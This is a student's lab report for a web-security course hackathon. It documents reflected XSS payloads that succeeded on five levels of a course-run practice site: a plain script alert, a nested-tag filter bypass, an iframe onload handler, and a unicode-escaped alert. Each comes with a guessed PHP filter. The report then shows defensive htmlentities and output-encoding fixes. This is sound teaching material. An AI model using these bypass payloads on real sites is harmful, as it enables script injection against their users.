WAPH - Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Vamshi Reddy Gummadi Email: gummadvy@mail.uc.edu

Figure 1: Vamshi Headshot

Repository

Repository URL: https://github.com/gummadvy-uc/vamshi-reddy-gummadi/tree/main/labs/Hackathon1


Hackathon 1

This hackathon focuses on understanding about XSS attacks and code vulnerabilities. This hackathon has two tasks, Task one is all about the attacking the given website in six levels and guessing the php source code for each level. Task2 includes the writing defence code for the previous labs I.e lab1, lab2.

Task 1: Attacks

a) Level 0:

- This Level has no defence. I directly injected the code in the above url with script. script:



waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

waph-hackathon.eastus.cloudapp.azure.com says
Level 0: Hacked by Gummadi Vamshi Reddy


```
input: <script>alert('Level 0: Hacked by Gummadi Vamshi Reddy')</script
>
Submit: Submit
```

Figure 2: Level 0

-

b) Level 1:

- For this level1, I have used input tag in the url . when I browse the level1 it is saying input filed is required in HTTP GET request.
- ?input=

- 

waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert(%27Level%201:%20%20Hacked%20by%20Gummadi%20Vamshi%20...

waph-hackathon.eastus.cloudapp.azure.com says

Level 1: Hacked by Gummadi Vamshi Reddy

```
input: <script>alert('Level 1:  Hacked by Gummadi Vamshi Reddy')</script
>
```

c) Level 2:

- In this level2, I have used lab2 html page. I made use of http post request, written action page as the http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php so that when I enter the

  in the input field of HTTP Post request. The alert will appear on the screen.

- Guess Code: "' if (isset($_POST['input'])) {

  `$input = $_POST['input'];`

  } else {
  echo "Error: input field is missing in the POST request."; "' }

-

d) Level 3:


- In this Level 3 ,

  is not working whenever we give in the input, so I gave <script

  so that, one of script will execute and will get the desired output.

- Guess Code: `preg_replace('/<script>|<\/script>/', ' ', $input);`

-




waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

...-hackathon.eastus.cloudapp.azure.com says

Level 2: Hacked by Gummadi Vamshi Reddy

Figure 3: Level 2



waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<<script>script>alert("Level%203%20:%20Hacked%20by%20Vamshi%20Reddy%2...

...-hackathon.eastus.cloudapp.azure.com says

Level 3 : Hacked by Vamshi Reddy Gummadi


Query String Parameters

```
input: <<script>script>alert("Level 3 : Hacked by Vamshi Reddy Gummadi")
</script</script>>
```

Figure 4: Level 3

e) Level 4:

- In this level 4, I made used of iframe tag with onload so it is giving me the desired output beacuse script is dissappearing in this whenever i entered it on input field of the URL. So i used inline javascript to achieve the desired output.
- Guess Code: `<?php $data = "$_GET['input']"; $pattern = "/\bscript\b/i"; $result = preg_replace($pattern, '', $data); echo $result; ?>`



waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<iframe%20src="."%20onload="alert(%27Level%204:%20Hacked%20by%20Vamshi...

...-hackathon.eastus.cloudapp.azure.com says
Level 4: Hacked by Vamshi Reddy Gummadi

```
input: <iframe src="." onload="alert('Level 4: Hacked by Vamshi Reddy Gum
madi')"></iframe>
```

Figure 5: Level 4


-

f) Level 5:

- In this level, script and alert both are not working, so i made use of unicode encoding to achieve the popup.
- Guess Code: `<?php $data = $_REQUEST["input"]; if (str_contains($data, ["script", "alert"])) {     echo "'script' or 'alert' is not allowed"; } else {     echo $data; } ?>`
-

g) Level 6:

- I couldn't able to crack this Level 6
- Guess Code : `echo htmlentities($_REQUEST["data"]);`



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<iframe%20src="."%20onload="\u0061lert(%27Level%205:%20Hacked%20by%20V...
```

...-hackathon.eastus.cloudapp.azure.com says

Level 5: Hacked by Vamshi Reddy Gummadi


```
input: <iframe src="." onload="\u0061lert('Level 5: Hacked by Vamshi Redd
y Gummadi')"></iframe>
```

Figure 6: Level 5

Task 2: Defences

a) echo.php

- I have changed the echo.php file in lab 1, updated with XSS defence and input validation code. Firstly, checking for the input validation using htmlentities to encode the code. if the input is not empty or is set to any other value, then it will print the input. otherwise, the code will says input field data is empty. please enter it.



github.com/gummadvy-uc/vamshi-reddy-gummadi/commit/791b3cedc6c4ad3aa23cabe0dc854c4fdaa5ea8e

Commit

updating echo.php file in Lab2 for Hackathon 1

main

gummadvy-uc committed 1 minute ago — 1 parent 733f017 commit 791b3ce

Showing 1 changed file with 6 additions and 1 deletion.

labs/lab2/echo.php

```
@@ -1,3 +1,8 @@
 <?php
-        echo $_REQUEST['data'];
+        $input = htmlentities($_REQUEST["data"]);
+if(isset($_REQUEST["data"]) && !empty($_REQUEST["data"])) {
+    echo "The input is " . $input;
+} else {
+    echo "Input field data is empty. Please enter it.";
+}
 ?>
```


0 comments on commit 791b3ce

Figure 7: echo.php

-

b) Current frontend prototype

- The code which was written in the Lab 2 was modified with input validations. All these are validated and encoded.
- i) I have added a new function validateInput to send a alert in the page if the input is empty.



github.com/gummadvy-uc/vamshi-reddy-gummadi/commit/0582ae462b0fa2c5250a7cc615e1d7120e75d75c


Showing 3 changed files with 58 additions and 17 deletions.

labs/lab2
README.md
gummadvy-waph-lab2.pdf
waph-gummadvy.html

```
+                     }
+                 function validateInput(inputForm)
+             {
+                 var formData = document.forms[inputForm]["data"].value;
+                 if(formData==null || formData ==""){
+                     alert("Please enter input");
+                     return false;
+                 }
+             }</script>
                      <script>
                          $.get("https://v2.jokeapi.dev/joke/Programming?type=single",
```

Figure 8: validateInput function

-
- ii) In the Lab 2, I have added HTTPGET and HTTPPOST requests, those requests input data is validated. I have created a new function validateInput to send an alert to the user if the input is empty. Also, I have added alert messages to jqueryget and jquerypost requests and AGE to make sure there should be some input. Otherwise, the page will send an alert to the user regarding the input validation.
-
- iii) A new function encodeInput has been added to make sure that any special characters present in a response are converted into their HTML equivalents. This is done to protect against potential attacks where malicious code could be injected into a webpage. To achieve this, the function creates a new HTML element called a div, and the content that needs to be protected is added to this element as plain text using the innerText property.This ensures that the content is treated as text and won't be executed as code.
-
- iv) I have added the encodeInput function to all the input results eg:Httppost,httpget,age,jqueryget,jquerypost to make sure everything is encoded.
-




github.com/gummadvy-uc/vamshi-reddy-gummadi/commit/0582ae462b0fa2c5250a7cc615e1d7120e75d75c

Showing 3 changed files with 58 additions and 17 deletions.

- labs/lab2
  - README.md
  - gummadvy-waph-lab2.pdf
  - waph-gummadvy.html

```diff
                 background-color: #ff9800;
+            }
         </style>
-        }
+
     </head>
 
     <body>
@@ -56,18 +57,18 @@ <h3>Student : Vamshi Reddy Gummadi</h3>
                         <b>Interaction with HTTP Forms</b>
                         <div>
                             <i>Form with HTTP GET Request</i>
-                            <form action="/echo.php" method="GET">
+                            <form name ="HTTPGET" action="/echo.php" method="GET" onsubmit = "return validateInput('HTTPGET')">
                                 <lable for="data">Enter the input text</lable>
                                 <input type="text" name="data" onkeyup="console.log('you have clicked a Key')">
-                                <input type="submit" value="submit">
+                                <input type="submit" value="submit" >
                             </form>
                         </div>
                         <div>
                             <i>Form with HTTP POST Request</i>
-                            <form action="/echo.php" method="POST">
+                            <form  name ="HTTPPOST"action="/echo.php" method="POST" onsubmit = "return validateInput('HTTPPOST')">
                                 <lable for="data">Enter the input text</lable>
-                                <input type="text" name="data" onkeyup="console.log('you have clicked a Key')">
-                                <input type="submit" value="submit">
+                                <input type="text" name="data" onkeyup="console.log('you have clicked a Key') ">
+                                <input type="submit" value="submit" >
                                 <hr><br>
                                 <div>
                                     <i>AJAX Requests</i><br>
```

Figure 9: HTTPGETPOST using validateInput




github.com/gummadvy-uc/vamshi-reddy-gummadi/commit/0582ae462b0fa2c5250a7cc615e1d7120e75d75c

Showing 3 changed files with 58 additions and 17 deletions.

- labs/lab2
  - README.md
  - gummadvy-waph-lab2.pdf
  - waph-gummadvy.html

```diff
+                    function encodeInput(input){
+                        const encodeData = document.createElement('div');
+                        encodeData.innerText = input;
+                        return encodeData.innerHTML;
+                    }
                 </script>
                 <input class="button round" type="button" value="JQuery Ajax GET Echo"
                     onclick="getjQueryAjax()"/>
                 <script>
                     function getjQueryAjax() {
                         var input = $("#data").val();
                         console.log(input);
```

Figure 10: encodeInput function


github.com/gummadvy-uc/vamshi-reddy-gummadi/commit/0582ae462b0fa2c5250a7cc615e1d7120e75d75c

Showing **3 changed files** with **58 additions** and **17 deletions**.

```
+                                   if(result!=null){
+                                       $("#response").html("Hello " + name + " ,your age should be " +
encodeInput(result.age));
+                                   }
                                }
                            </script><hr>
```

0 comments on commit `0582ae4`

Figure 11: Age with encodeInput